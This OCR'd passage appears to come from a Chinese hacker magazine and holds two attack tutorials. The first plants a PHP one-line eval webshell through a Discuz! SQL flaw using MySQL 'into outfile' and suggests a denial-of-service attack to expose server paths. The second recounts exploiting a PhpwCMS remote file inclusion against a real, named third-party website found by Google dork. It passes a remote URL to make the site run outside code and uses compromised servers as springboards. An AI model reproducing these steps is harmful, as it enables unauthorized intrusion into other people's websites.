


图6




图7

四、如何获取webshell

说实话，Discuz!论坛的安全性做的真的很不错，我们尝试了现在知道的所有方法也没能成功得到webshell。但是在一定条件满足的时候还是可以做到的。

我们都知道MySQL里有一个outfile函数，它可以把查询的结果写入指定目录指定文件中。在这个漏洞的利用过程中，我




图8




图9

们一样可以通过以下的形式来将<?phpinfo()?>写到C:\test.php中：mysql> select * from table1 union select 1,2,'<?phpinfo();?>' into outfile 'c:\\test.php';。当然了，这个要求比较苛刻，既要知道对方网站的物理路径，又要求该目录可写。我们自己用肉鸡搭建了一个平台并且事先知道了物理路径为F:\p**365\cert\DiscuzSCUTF84.0\upload\，现在写一个一句话木马到该目录中，方法如下，在利用工具里选择“保存文件”，在保存路径处填入F:\\p***65\\cert\\DiscuzSCUTF84.0\\upload\\test.php，然后在“保存内容”中写入PHP的一句话木马代码<?php eval($_POST[cmd]);?>，单击“发送”，如图8。现在访问目标网站的test.php文件就会发现已经存在了，使用一句话木马连接器连接后也能正常工作，如图9。

小缺陷： 拿Webshell确实挺郁闷的，尤其是物理路径。经过我们反复测试，IIS搭建的论坛一旦程序出错就自动暴出了完整的物理路径，可是前面我们说过，IIS下该漏洞并不受影响，而Apache下存在漏洞却又不暴路径。如果有高人发现了Discuz!论坛拿shell的方法还望分享一下。问了职业大钱，他说以前用CC对论坛进行拒绝服务攻击的时候，发现当达到一定的效果时，论坛会暴出物理路径，但是这样测试代价太高，因此我们仅仅做为一种思路提出来。

五、简单总结

因为测试了很多论坛，发现这个漏洞的利用限制条件挺多的，这里简单的总结几句：

1.5.0 RC2及正式版不受影响，因此不必要把精力浪费在这上面；

2.4.0和4.1的版本都有漏洞，但是测试不成功的话，有可能是对方打了补丁，还有可能是对方使用的IIS搭建的平台，而数据库表名前缀（cdb_）被修改的话也会失败的。

3.这个漏洞目前仅仅能拿到任意用户的MD5散列而已，能不能查询出明文密码还要看大家的人品如何，要是对方设置了安全提问的话，人品再好也没用了。

4.工具有时候不稳定，多点几次发送多测试几次可能会好一些。

（文章中提到的discuz.py编译后的工具、漏洞利用工具以及《Php5 GPC绕过缺陷》和《假作真时真亦假——“真实”IP带来的安全隐患》这两篇文章已收录至光盘）

小编语：

和zj1244一起分析了很多次漏洞，这是第一次由他指点我比较多的合作。充分说明了他在漏洞分析上已经成熟很多了。大家不要以为文中提到的漏洞利用条件仅寥寥数语带过就很简单，实际上为了搞清楚原因他花了大量的时间和精力去测试，最后文章投过来的时候又要考虑到不能让菜鸟畏难而删除了大量的测试代码和测试过程。在这里向他表示深深的敬意。如果有什么疑问的话，可以到论坛上找他探讨。

另外谈谈Discuz!，当安全焦点公布那篇文章时我就预感到了PHP论坛会出现一片血雨腥风，但是现在只有Discuz!发布了补丁，并且提到PHPWIND也一样存在漏洞。可是让人意外的是一直到现在其它几家大型PHP论坛厂商也没有发布补丁的意思，是他们真的没有受此漏洞的影响么？还是只有Discuz!比较负责任而已？

文章难易度：★★★
文章知识点：PhpwCMS 1.2.6文件包含漏洞的简单利用

远程文件包含，今天你玩了吗？

非零解[S.Y.C]

一、看见漏洞公告

最近想学习一下文件包含漏洞，在网上无意中看见了关于PhpwCMS 1.2.6文件包含漏洞的公告。大致的意思是说PhpwCMS 1.2.6系统的下列文件存在文件包含漏洞：include/inc_ext/spaw/dialogs/table.php、include/inc_ext/spaw/dialogs/a.php、include/inc_ext/spaw/dialogs/colorpicker.php、include/inc_ext/spaw/dialogs/confirm.php、include/inc_ext/spaw/dialogs/img.php、include/inc_ext/spaw/dialogs/img_library.php、include/inc_ext/spaw/dialogs/td.php。

文件中的$spaw_root在没有过滤的情况下，包含“**class/lang.class.php”。并且给出该漏洞的利用方法http://website1/include/inc_ext/spaw/dialogs/table.php?spaw_root=http://website2/。其中website1是有漏洞的网站，website2是攻击的网站（小编注：事实上可以是自己的空间），website2所在的目录下有class/lang.class.php文件。

二、学习的第一天

马上行动，我用google搜索“inurl:"phpwcms/index.php?id="”，搜索到了54800多项结果，基本上都是国外的。这次发了，看来国外的wenshell肯定是一大堆了。

随便点击一个网站，是美国的：http://arena-sv.jans-webdesign.com，不知道这个网站有没有漏洞。我用http://arena-sv.jans-webdesign.com/phpwcms/include/inc_ext/spaw/dialogs/table.php?spaw_root=http://www.baidu.com/进行检测，当然http://www.baidu.com/class/lang.class.php是不存在的，这时页面会显示没有找到页面，如图1。表明该网站存在文件包含漏洞，象这样有漏洞的站点随便点击一个就是。




图1

现在开始利用这个漏洞，在我的支持asp的网站根目录建一个class的目录，在class里面建lang.class.php文件。但是当我使用浏览器浏览http://www.xxxx.xx/class/lang.class.php的时候，提示找不到文件。难道是我的网站所在的服务器没设置好吗？我试着找到了几个webshell，浏览的时候还是出现找不到文件的问题。

郁闷啊……如果能建一个txt文件代替class/lang.class.php多好啊。我问了了工作组中学Linux的同学，他们说可以用问号优化。但是我不会啊，听上去很复杂的，等明天再来做吧，休息，休息。

三、学习的第二天

第二天去搜索发现有漏洞的网站变得比较少了，大部分网站都补上了漏洞，还有一部分美国的网站被挂了一些与反战有关的图片或国旗。还好昨天的那个网站没有被人黑掉，还有机会学习。我在无意中得到了jsp的wenshell，试着写了一个php文件，在浏览器浏览的时候出现的是源文件。看来现在现在可以利用这个jsp的webshell来作跳板。

在webshell里建一个class的文件夹，然后在class目录里面上传一个lang.class.php空文件，在文件里写上<?phpinfo()?>，在浏览器上浏览http://..../gate/download.jsp?file=/opt/oracle/product/10gbi/j2ee/gate/applications/gate/gate/gate/class/lang.class.php，　显示的就是“<?phpinfo()?>”。然后提交http://arena-sv.jans-webdesign.com/phpwcms/include/inc_ext/spaw/dialogs/table.php?spaw_root=http://..../gate/download.jsp?file=%2Fopt%2Foracle%2Fproduct%2F10gbi%2Fj2ee%2Fgate%2Fapplications%2Fgate%2Fgate%2Fgate%2F，“%2F”是“/”的意思，如图2。

